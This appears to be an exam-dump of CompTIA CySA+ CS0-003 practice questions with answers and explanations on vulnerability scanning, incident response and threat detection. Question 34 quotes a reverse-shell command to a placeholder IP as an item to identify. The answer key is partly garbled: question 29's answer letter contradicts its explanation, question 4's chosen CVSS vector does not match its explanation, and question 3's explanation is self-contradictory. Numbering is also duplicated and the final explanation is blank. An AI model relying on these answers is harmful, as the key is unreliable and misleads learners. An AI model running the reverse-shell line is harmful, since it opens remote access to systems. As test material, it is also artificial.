

# CompTIA

## Exam Questions CS0-003

CompTIA CySA+ Certification Beta Exam



**NEW QUESTION 1**

Several critical bugs were identified during a vulnerability scan. The SLA risk requirement is that all critical vulnerabilities should be patched within 24 hours. After sending a notification to the asset owners, the patch cannot be deployed due to planned, routine system upgrades. Which of the following is the best method to remediate the bugs?

- A. Reschedule the upgrade and deploy the patch
- B. Request an exception to exclude the patch from installation
- C. Update the risk register and request a change to the SLA
- D. Notify the incident response team and rerun the vulnerability scan

**Answer:** C

**Explanation:**

When a patch cannot be deployed due to conflicting routine system upgrades, updating the risk register and requesting a change to the Service Level Agreement (SLA) is a practical approach. It allows for re-evaluation of the risk and adjustment of the SLA to reflect the current situation.

**NEW QUESTION 2**

The Chief Information Security Officer is directing a new program to reduce attack surface risks and threats as part of a zero trust approach. The IT security team is required to come up with priorities for the program. Which of the following is the best priority based on common attack frameworks?

- A. Reduce the administrator and privileged access accounts
- B. Employ a network-based IDS
- C. Conduct thorough incident response
- D. Enable SSO to enterprise applications

**Answer:** A

**Explanation:**

The best priority based on common attack frameworks for a new program to reduce attack surface risks and threats as part of a zero trust approach is to reduce the administrator and privileged access accounts. Administrator and privileged access accounts are accounts that have elevated permissions or capabilities to perform sensitive or critical tasks on systems or networks, such as installing software, changing configurations, accessing data, or granting access. Reducing the administrator and privileged access accounts can help minimize the attack surface, as it can limit the number of potential targets or entry points for attackers, as well as reduce the impact or damage of an attack if an account is compromised.

**NEW QUESTION 3**

A security analyst at a company called ACME Commercial notices there is outbound traffic to a host IP that resolves to <https://office365password.acme.co>. The site's standard VPN logon page is [www.acme.com/logon](http://www.acme.com/logon). Which of the following is most likely true?

- A. This is a normal password change URL.
- B. The security operations center is performing a routine password audit.
- C. A new VPN gateway has been deployed
- D. A social engineering attack is underway

**Answer:** D

**Explanation:**

A social engineering attack is underway is the most likely explanation for the outbound traffic to a host IP that resolves to <https://office365password.acme.co>, while the site's standard VPN logon page is [www.acme.com/logon](http://www.acme.com/logon). A social engineering attack is a technique that exploits human psychology and behavior to manipulate people into performing actions or divulging information that benefit the attackers. A common type of social engineering attack is phishing, which involves sending fraudulent emails or other messages that appear to come from a legitimate source, such as a company or a colleague, and lure the recipients into clicking on malicious links or attachments, or entering their credentials or other sensitive information on fake websites. In this case, the attackers may have registered a domain name that looks similar to the company's domain name, but with a typo (office365 instead of office365), and set up a fake website that mimics the company's VPN logon page. The attackers may have also sent phishing emails to the company's employees, asking them to reset their passwords or log in to their VPN accounts using the malicious link. The security analyst should investigate the source and content of the phishing emails, and alert the employees not to click on any suspicious links or enter their credentials on any untrusted websites. Official References:

? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

? <https://www.comptia.org/certifications/cybersecurity-analyst>

? <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

**NEW QUESTION 4**

A recent zero-day vulnerability is being actively exploited, requires no user interaction or privilege escalation, and has a significant impact to confidentiality and integrity but not to availability. Which of the following CVE metrics would be most accurate for this zero-day threat?

- A. CVSS: 31/AV: N/AC: L/PR: N/UI: N/S: U/C: H/I: K/A: L
- B. CVSS:31/AV:K/AC:L/PR:H/UI:R/S:C/C:H/I:H/A:L
- C. CVSS:31/AV:N/AC:L/PR:N/UI:H/S:U/C:L/I:N/A:H
- D. CVSS:31/AV:L/AC:L/PR:R/UI:R/S:U/C:H/I:L/A:H

**Answer:** A

**Explanation:**

This answer matches the description of the zero-day threat. The attack vector is network (AV:N), the attack complexity is low (AC:L), no privileges are required (PR:N), no user interaction is required (UI:N), the scope is unchanged (S:U), the confidentiality and integrity impacts are high (C:H/I:H), and the availability impact is low (A:L). Official References: <https://nvd.nist.gov/vuln-metrics/cvss>

**NEW QUESTION 5**

The Chief Executive Officer (CEO) has notified that a confidential trade secret has been compromised. Which of the following communication plans should the CEO initiate?

- A. Alert department managers to speak privately with affected staff.
- B. Schedule a press release to inform other service provider customers of the compromise.
- C. Disclose to all affected parties in the Chief Operating Officer for discussion and resolution.
- D. Verify legal notification requirements of PII and SPII in the legal and human resource departments.

**Answer:** A

**Explanation:**

The CEO should initiate an alert to department managers to speak privately with affected staff. This is because the trade secret is confidential and should not be disclosed to the public. Additionally, the CEO should verify legal notification requirements of PII and SPII in the legal and human resource departments to ensure compliance with data protection laws.

References: CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition, Chapter 4, "Data Protection and Privacy Practices", page 194; CompTIA CySA+ Certification Exam Objectives Version 4.0, Domain 4.0 "Compliance and Assessment", Objective 4.1 "Given a scenario, analyze data as part of a security incident", Sub-objective "Data classification levels", page 23

**NEW QUESTION 6**

An organization has tracked several incidents that are listed in the following table:

Start time	Detection time	Time elapsed in minutes
7:20 a.m.	10:30 a.m.	180
12:00 a.m.	2:30 a.m.	150
9:25 a.m.	12:15 p.m.	170
3:25 p.m.	5:45 p.m.	140

Which of the following is the organization's MTTD?

- A. 140
- B. 150
- C. 160
- D. 180

**Answer:** C

**Explanation:**

The MTTD (Mean Time To Detect) is calculated by averaging the time elapsed in detecting incidents. From the given data:  $(180+150+170+140)/4 = 160$  minutes. This is the correct answer according to the CompTIA CySA+ CS0-003 Certification Study Guide<sup>1</sup>, Chapter 4, page 161. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4, page 153; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 4, page 161.

**NEW QUESTION 7**

After completing a review of network activity, the threat hunting team discovers a device on the network that sends an outbound email via a mail client to a non-company email address daily at 10:00 p.m. Which of the following is potentially occurring?

- A. Irregular peer-to-peer communication
- B. Rogue device on the network
- C. Abnormal OS process behavior
- D. Data exfiltration

**Answer:** D

**Explanation:**

Data exfiltration is the theft or unauthorized transfer or movement of data from a device or network. It can occur as part of an automated attack or manually, on-site or through an internet connection, and involve various methods. It can affect personal or corporate data, such as sensitive or confidential information. Data exfiltration can be prevented or detected by using compression, encryption, authentication, authorization, and other controls<sup>1</sup>

The network activity shows that a device on the network is sending an outbound email via a mail client to a non-company email address daily at 10:00 p.m. This could indicate that the device is compromised by malware or an insider threat, and that the email is used to exfiltrate data from the network to an external party. The email could contain attachments, links, or hidden data that contain the stolen information. The timing of the email could be designed to avoid detection by normal network monitoring or security systems.

**NEW QUESTION 8**

An incident response team finished responding to a significant security incident. The management team has asked the lead analyst to provide an after-action report that includes lessons learned. Which of the following is the most likely reason to include lessons learned?

- A. To satisfy regulatory requirements for incident reporting
- B. To hold other departments accountable
- C. To identify areas of improvement in the incident response process
- D. To highlight the notable practices of the organization's incident response team

**Answer:** C

**Explanation:**

The most likely reason to include lessons learned in an after-action report is to identify areas of improvement in the incident response process. The lessons

learned process is a way of reviewing and evaluating the incident response activities and outcomes, as well as identifying and documenting any strengths, weaknesses, gaps, or best practices. Identifying areas of improvement in the incident response process can help enhance the security posture, readiness, or capability of the organization for future incidents, as well as provide feedback or recommendations on how to address any issues or challenges.

**NEW QUESTION 9**

Which of the following best describes the reporting metric that should be utilized when measuring the degree to which a system, application, or user base is affected by an uptime availability outage?

- A. Timeline
- B. Evidence
- C. Impact
- D. Scope

**Answer:** C

**Explanation:**

The correct answer is C. Impact.

The impact metric is the best way to measure the degree to which a system, application, or user base is affected by an uptime availability outage. The impact metric quantifies the consequences of the outage in terms of lost revenue, productivity, reputation, customer satisfaction, or other relevant factors. The impact metric can help prioritize the recovery efforts and justify the resources needed to restore the service<sup>1</sup>.

The other options are not the best ways to measure the degree to which a system, application, or user base is affected by an uptime availability outage. The timeline metric (A) measures the duration and frequency of the outage, but not its effects. The evidence metric (B) measures the sources and types of data that can be used to investigate and analyze the outage, but not its effects. The scope metric (D) measures the extent and severity of the outage, but not its effects.

**NEW QUESTION 10**

An analyst is designing a message system for a bank. The analyst wants to include a feature that allows the recipient of a message to prove to a third party that the message came from the sender Which of the following information security goals is the analyst most likely trying to achieve?

- A. Non-repudiation
- B. Authentication
- C. Authorization
- D. Integrity

**Answer:** A

**Explanation:**

Non-repudiation ensures that a message sender cannot deny the authenticity of their sent message. This is crucial in banking communications for legal and security reasons.

The goal of allowing a message recipient to prove the message's origin is non-repudiation. This ensures that the sender cannot deny the authenticity of their message. Non- repudiation is a fundamental aspect of secure messaging systems, especially in banking and financial communications.

**NEW QUESTION 10**

A Chief Information Security Officer wants to implement security by design, starting ..... vulnerabilities, including SQL injection, FRI, XSS, etc. Which of the following would most likely meet the requirement?

- A. Reverse engineering
- B. Known environment testing
- C. Dynamic application security testing
- D. Code debugging

**Answer:** C

**Explanation:**

Dynamic Application Security Testing (DAST) is used to detect vulnerabilities in running applications, including common issues like SQL injection, FRI, XSS, etc. It aligns with the goal of implementing security by design.

**NEW QUESTION 12****HOTSPOT**

A security analyst performs various types of vulnerability scans. Review the vulnerability scan results to determine the type of scan that was executed and if a false positive occurred for each device.

Instructions:


Select the Results Generated drop-down option to determine if the results were generated from a credentialed scan, non-credentialed scan, or a compliance scan. For ONLY the credentialed and non-credentialed scans, evaluate the results for false positives and check the findings that display false positives. NOTE: If you would like to uncheck an option that is currently selected, click on the option a second time.

Lastly, based on the vulnerability scan results, identify the type of Server by dragging the Server to the results.

The Linux Web Server, File-Print Server and Directory Server are draggable.

If at any time you would like to bring back the initial state of the simulation, please select the Reset All button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.





**False Positive Findings Listing 1**

Critical (10.0) 12209 Security Update for Microsoft Windows (835732)  
 Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow (841873)  
 Critical (10.0) 18502 Vulnerability in SMB Could Allow Remote Code Execution (896422)  
 Critical (10.0) 58662 Samba 3.x < 3.6.4 / 3.5.14 / 3.4.16 RPC Multiple Buffer Overflows (20161146)  
 Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)

**Results Generated**



**False Positive Findings Listing 2**

Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)  
 Critical (10.0) 11890 Ubuntu 5.04/5.10/6.06 LTS : Buffer Overrun in Messenger Service (CVE-2016-8035)  
 Critical (10.0) 27942 Ubuntu 5.04/5.10/6.06 LTS : php5 vulnerabilities (CVE-2016-362-1)  
 Critical (10.0) 27978 Ubuntu 5.10/6.06 LTS / 6.10 : gnupg vulnerability (CVE-2016-3931)  
 Critical (10.0) 28017 Ubuntu 5.10/6.06 LTS / 6.10 : php5 regression (CVE-2016-4242)

**Results Generated**



**False Positive Findings Listing 3**

WARNING (1.0.1) System cryptography: Force strong key protection for user keys stored on the computer. Prompt the User each time a key is first used  
 INFORM (1.2.4) Network access: Do not allow anonymous enumeration of SAM accounts: Enabled  
 INFORM (1.3.4) Network access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled  
 INFORM (1.5.0) Network access: Let everyone permissions apply to anonymous users: Disabled  
 INFORM (1.6.5) Network access: Sharing and security model for local accounts Classic - local users authenticate as themselves

**Results Generated**

- A. Mastered  
 B. Not Mastered

**Answer: A**

**Explanation:**

	<p><b>False Positive Findings Listing 1</b></p> <p>Critical (10.0) 12209 Security Update for Microsoft Windows (835732)                  Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow (841873)                  Critical (10.0) 18502 Vulnerability in SMB Could Allow Remote Code Execution (896422)                  Critical (10.0) 58662 Samba 3.x &lt; 3.6.4 / 3.5.14 / 3.4.16 RPC Multiple Buffer Overflows (20161146)                  Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)</p>	<p><b>Results Generated</b></p> <p>Credentialed</p>
	<p><b>False Positive Findings Listing 2</b></p> <p>Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)                  Critical (9.3) 08955 Ubuntu 5.04 / 5.10 / 6.06 LTS : Buffer overrun in enscript before 1.6.4 (CVE-2008-4306)                  Critical (10.0) 27942 Ubuntu 5.04 / 5.10 / 6.06 LTS : php5 vulnerabilities (CVE-2016-362-1)                  Critical (10.0) 27978 Ubuntu 5.10 / 6.06 LTS / 6.10 : gnupg vulnerability (CVE-2016-3931)                  Critical (10.0) 28017 Ubuntu 5.10 / 6.06 LTS / 6.10 : php5 regression (CVE-2016-4242)</p>	<p><b>Results Generated</b></p> <p>Non-Credentialed</p>
	<p><b>False Positive Findings Listing 3</b></p> <p>WARNING (1.0.1) System cryptography: Force strong key protection for user keys stored on the computer: Prompt the User each time a key is first used                  INFORM (1.2.4) Network access: Do not allow anonymous enumeration of SAM accounts: Enabled                  INFORM (1.3.4) Network access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled                  INFORM (1.5.0) Network access: Let Everyone permissions apply to anonymous users: Disabled                  INFORM (1.6.5) Network access: Sharing and security model for local accounts: Classic - local users authenticate as themselves</p>	<p><b>Results Generated</b></p> <p>Compliance</p>

**NEW QUESTION 13**

A security analyst needs to ensure that systems across the organization are protected based on the sensitivity of the content each system hosts. The analyst is working with the respective system owners to help determine the best methodology that seeks to promote confidentiality, availability, and integrity of the data being hosted. Which of the following should the security analyst perform first to categorize and prioritize the respective systems?

- A. Interview the users who access these systems,  
 B. Scan the systems to see which vulnerabilities currently exist.  
 C. Configure alerts for vendor-specific zero-day exploits.  
 D. Determine the asset value of each system.

**Answer: D**

**Explanation:**

Determining the asset value of each system is the best action to perform first, as it helps to categorize and prioritize the systems based on the sensitivity of the data they host. The asset value is a measure of how important a system is to the organization, in terms of its financial, operational, or reputational impact. The asset value can help the security analyst to assign a risk level and a protection level to each system, and to allocate resources accordingly. The other actions are not as effective as determining the asset value, as they do not directly address the goal of promoting confidentiality, availability, and integrity of the data.

Interviewing the users who access these systems may provide some insight into how the systems are used and what data they contain, but it may not reflect the actual value or sensitivity of the data from an organizational perspective. Scanning the systems to see which vulnerabilities currently exist may help to identify and remediate some security issues, but it does not help to categorize or prioritize the systems based on their data sensitivity. Configuring alerts for vendor-specific zero-day exploits may help to detect and respond to some emerging threats, but it does not help to protect the systems based on their data sensitivity.

**NEW QUESTION 14**

A Chief Information Security Officer (CISO) is concerned that a specific threat actor who is known to target the company's business type may be able to breach the network and remain inside of it for an extended period of time.

Which of the following techniques should be performed to meet the CISO's goals?

- A. Vulnerability scanning
- B. Adversary emulation
- C. Passive discovery
- D. Bug bounty

**Answer: B**

**Explanation:**

The correct answer is B. Adversary emulation.

Adversary emulation is a technique that involves mimicking the tactics, techniques, and procedures (TTPs) of a specific threat actor or group to test the effectiveness of the security controls and incident response capabilities of an organization<sup>1</sup>. Adversary emulation can help identify and address the gaps and weaknesses in the security posture of an organization, as well as improve the readiness and skills of the security team. Adversary emulation can also help measure the dwell time, which is the duration that a threat actor remains undetected inside the network<sup>2</sup>.

The other options are not the best techniques to meet the CISO's goals. Vulnerability scanning (A) is a technique that involves scanning the network and systems for known vulnerabilities, but it does not simulate a real attack or test the incident response capabilities. Passive discovery © is a technique that involves collecting information about the network and systems without sending any packets or probes, but it does not identify or exploit any vulnerabilities or test the security controls. Bug bounty (D) is a program that involves rewarding external researchers or hackers for finding and reporting vulnerabilities in an organization's systems or applications, but it does not focus on a specific threat actor or group.

**NEW QUESTION 18**

A manufacturer has hired a third-party consultant to assess the security of an OT network that includes both fragile and legacy equipment Which of the following must be considered to ensure the consultant does no harm to operations?

- A. Employing Nmap Scripting Engine scanning techniques
- B. Preserving the state of PLC ladder logic prior to scanning
- C. Using passive instead of active vulnerability scans
- D. Running scans during off-peak manufacturing hours

**Answer: C**

**Explanation:**

In environments with fragile and legacy equipment, passive scanning is preferred to prevent any potential disruptions that active scanning might cause.

When assessing the security of an Operational Technology (OT) network, especially one with fragile and legacy equipment, it's crucial to use passive instead of active vulnerability scans. Active scanning can sometimes disrupt the operation of sensitive or older equipment. Passive scanning listens to network traffic without sending probing requests, thus minimizing the risk of disruption.

**NEW QUESTION 19**

A security analyst is trying to identify possible network addresses from different source networks belonging to the same company and region. Which of the following shell script functions could help achieve the goal?

- A. `function w() { a=$(ping -c 1 $1 | awk -F "/" 'END{print $1}') && echo "$1 | $a" }`
- B. `function x() { b=traceroute -m 40 $1 | awk 'END{print $1}') && echo "$1 | $b" }`
- C. `function y() { dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print $1}').origin.asn.cymru.com TXT +short }`
- D. `function z() { c=$(geoiplookup $1) && echo "$1 | $c" }`

**Answer: C**

**Explanation:**

The shell script function that could help identify possible network addresses from different source networks belonging to the same company and region is:

```
function y() { dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print $1}').origin.asn.cymru.com TXT +short }
```

This function takes an IP address as an argument and performs two DNS lookups using the dig command. The first lookup uses the -x option to perform a reverse DNS lookup and get the hostname associated with the IP address. The second lookup uses the origin.asn.cymru.com domain to get the autonomous system number (ASN) and other information related to the IP address, such as the country code, registry, or allocation date. The function then prints the IP address and the ASN information, which can help identify any network addresses that belong to the same ASN or region

**NEW QUESTION 21**

Which of the following should be updated after a lessons-learned review?

- A. Disaster recovery plan
- B. Business continuity plan
- C. Tabletop exercise
- D. Incident response plan

**Answer: D**

**Explanation:**

A lessons-learned review is a process of evaluating the effectiveness and efficiency of the incident response plan after an incident or an exercise. The purpose of the review is to identify the strengths and weaknesses of the incident response plan, and to update it accordingly to improve the future performance and resilience



of the organization. Therefore, the incident response plan should be updated after a lessons-learned review. References: The answer was based on the NCSC CAF guidance from the National Cyber Security Centre, which states: "You should use post-incident and post-exercise reviews to actively reduce the risks associated with the same, or similar, incidents happening in future.

Lessons learned can inform any aspect of your cyber security, including: System configuration Security monitoring and reporting Investigation procedures Containment/recovery strategies"

#### NEW QUESTION 24

A security analyst received an alert regarding multiple successful MFA log-ins for a particular user When reviewing the authentication logs the analyst sees the following:

Time	Username	Application	Access device	MFA device
16:07 UTC	jdoe	Productivity Portal	1.2.3.4 (United States)	1.2.3.4 (United States)
16:11 UTC	jdoe	HR Portal	1.2.3.4 (United States)	1.2.3.4 (United States)
17:28 UTC	jdoe	Productivity Portal	3.4.5.6 (Russia)	1.2.3.4 (United States)
17:30 UTC	jdoe	Productivity Portal	1.2.3.4 (United States)	1.2.3.4 (United States)
17:31 UTC	jdoe	HR Portal	3.4.5.6 (Russia)	3.4.5.6 (Russia)

Which of the following are most likely occurring, based on the MFA logs? (Select two).

- A. Dictionary attack
- B. Push phishing
- C. impossible geo-velocity
- D. Subscriber identity module swapping
- E. Rogue access point
- F. Password spray

**Answer: BC**

#### Explanation:

C. Impossible geo-velocity: This is an event where a single user's account is accessed from different geographical locations within a timeframe that is impossible for normal human travel. In the log, we can see that the user "jdoe" is accessing from the United States and then within a few minutes from Russia, which is practically impossible to achieve without the use of some form of automated system or if the account credentials are being used by different individuals in different locations.

\* B. Push phishing: This could also be an indication of push phishing, where the user is tricked into approving a multi-factor authentication request that they did not initiate. This is less clear from the logs directly, but it could be inferred if the user is receiving MFA requests that they are not initiating and are being approved without their genuine desire to access the resources.

#### NEW QUESTION 26

A security analyst is performing vulnerability scans on the network. The analyst installs a scanner appliance, configures the subnets to scan, and begins the scan of the network.

Which of the following would be missing from a scan performed with this configuration?

- A. Operating system version
- B. Registry key values
- C. Open ports
- D. IP address

**Answer: B**

#### Explanation:

Registry key values would be missing from a scan performed with this configuration, as the scanner appliance would not have access to the Windows Registry of the scanned systems. The Windows Registry is a database that stores configuration settings and options for the operating system and installed applications. To scan the Registry, the scanner would need to have credentials to log in to the systems and run a local agent or script. The other items would not be missing from the scan, as they can be detected by the scanner appliance without credentials. Operating system version can be identified by analyzing service banners or fingerprinting techniques. Open ports can be discovered by performing a port scan or sending probes to common ports. IP address can be obtained by resolving the hostname or using network discovery tools. <https://attack.mitre.org/techniques/T1112/>

#### NEW QUESTION 29

Which of the following security operations tasks are ideal for automation?

- A. Suspicious file analysis:Look for suspicious-looking graphics in a folder. – Create subfolders in the original folder based on category of graphics found
- B. Move the suspicious graphics to the appropriate subfolder.
- C. Firewall IoC block actions:Examine the firewall logs for IoCs from the most recently published zero-day exploit Take mitigating actions in the firewall to block the behavior found in the logsFollow up on any false positives that were caused by the block rules
- D. Security application user errors:Search the error logs for signs of users having trouble with the security application Look up the user's phone numberCall the user to help with any questions about using the application
- E. Email header analysis:Check the email header for a phishing confidence metric greater than or equal to five Add the domain of sender to the block listMove the email to quarantine

**Answer: D**

#### Explanation:

Email header analysis is one of the security operations tasks that are ideal for automation. Email header analysis involves checking the email header for various

indicators of phishing or spamming attempts, such as sender address spoofing, mismatched domains, suspicious subject lines, or phishing confidence metrics. Email header analysis can be automated using tools or scripts that can parse and analyze email headers and take appropriate actions based on predefined rules or thresholds

#### NEW QUESTION 34

A security analyst detects an exploit attempt containing the following command: `sh -i >& /dev/udp/10.1.1.1/4821 0>$!`  
 Which of the following is being attempted?

- A. RCE
- B. Reverse shell
- C. XSS
- D. SQL injection

**Answer: B**

#### Explanation:

A reverse shell is a type of shell access that allows a remote user to execute commands on a target system or network by reversing the normal direction of communication. A reverse shell is usually created by running a malicious script or program on the target system that connects back to the remote user's system and opens a shell session. A reverse shell can bypass firewalls or other security controls that block incoming connections, as it uses an outgoing connection initiated by the target system. In this case, the security analyst has detected an exploit attempt containing the following command:

`sh -i >& /dev/udp/10.1.1.1/4821 0>$!`

This command is a shell script that creates a reverse shell connection from the target system to the remote user's system at IP address 10.1.1.1 and port 4821 using UDP protocol.

#### NEW QUESTION 36

##### HOTSPOT

The developers recently deployed new code to three web servers. A daffy automated external device scan report shows server vulnerabilities that are failure items according to PCI DSS.

If the vulnerability is not valid, the analyst must take the proper steps to get the scan clean. If the vulnerability is valid, the analyst must remediate the finding.


After reviewing the information provided in the network diagram, select the STEP 2 tab to

complete the simulation by selecting the correct Validation Result and Remediation Action for each server listed using the drop-down options.

##### INSTRUCTIONS:

The simulation includes 2 steps.

Step1:Review the information provided in the network diagram and then move to the STEP 2 tab.





## Vulnerability Scan Report

### HIGH SEVERITY

**Title:** Cleartext Transmission of Sensitive Information

**Description:** The software transmits sensitive or securitycritical data in Cleartext in a communication channel that can be sniffed by authorized users.

**Affected Asset:** 172.30.0.15

**Risk:** Anyone can read the information by gaining access to the channel being used for communication.

**Reference:** CVE-2002-1949

### MEDIUM SEVERITY

**Title:** Sensitive Cookie in HTTPS session without 'Secure' Attribute

**Description:** The Secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the use agent to send those cookies in plaintext over HTTP session.

**Affected Asset:** 172.30.0.152

**Risk:** Session Sidejacking

**Reference:** CVE-2004-0462

### LOW SEVERITY

**Title:** Untrusted SSL/TLS Server X.509 Certificate

**Description:** The server's TLS/SSL certificate is signed by a Certification Authority that is untrusted or unknown.

**Affected Asset:** 172.30.0.153

**Risk:** May allow man-in-the-middle attackers to insert a spoofed certificate for any Distinguished Name (DN).

**Reference:** CVE-2005-1234

STEP 2: Given the Scenario, determine which remediation action is required to address the vulnerability.

#### Network Diagram

#### INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	<div>False Positive</div> <div>False Negative</div> <div>True Positive</div> <div>True Negative</div>	<div>Encrypt Entire Session</div> <div>Encrypt All Session Cookies</div> <div>Implement Input Validation</div> <div>Submit as Non-Issue</div> <div>Employ Unique Token in Hidden Field</div> <div>Avoid Using Redirects and Forwards</div> <div>Disable HTTP</div> <div>Request Certificate from a Public CA</div> <div>Renew the Current Certificate</div>
WEB_SERVER02	<div>False Positive</div> <div>False Negative</div> <div>True Positive</div> <div>True Negative</div>	<div>Encrypt Entire Session</div> <div>Encrypt All Session Cookies</div> <div>Implement Input Validation</div> <div>Submit as Non-Issue</div> <div>Employ Unique Token in Hidden Field</div> <div>Avoid Using Redirects and Forwards</div> <div>Disable HTTP</div> <div>Request Certificate from a Public CA</div> <div>Renew the Current Certificate</div>
WEB_SERVER03	<div>False Positive</div> <div>False Negative</div> <div>True Positive</div> <div>True Negative</div>	<div>Encrypt Entire Session</div> <div>Encrypt All Session Cookies</div> <div>Implement Input Validation</div> <div>Submit as Non-Issue</div> <div>Employ Unique Token in Hidden Field</div> <div>Avoid Using Redirects and Forwards</div> <div>Disable HTTP</div> <div>Request Certificate from a Public CA</div> <div>Renew the Current Certificate</div>

- A. Mastered  
 B. Not Mastered

**Answer:** A

**Explanation:**

#### INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	True Positive	Encrypt Entire Session
WEB_SERVER02	True Positive	Encrypt All Session Cookies
WEB_SERVER03	True Positive	Request Certificate from a Public CA

#### NEW QUESTION 38

Which of the following best describes the key elements of a successful information security program?

- A. Business impact analysis, asset and change management, and security communication plan
- B. Security policy implementation, assignment of roles and responsibilities, and information asset classification
- C. Disaster recovery and business continuity planning, and the definition of access control requirements and human resource policies
- D. Senior management organizational structure, message distribution standards, and procedures for the operation of security management systems

**Answer: B**

#### Explanation:

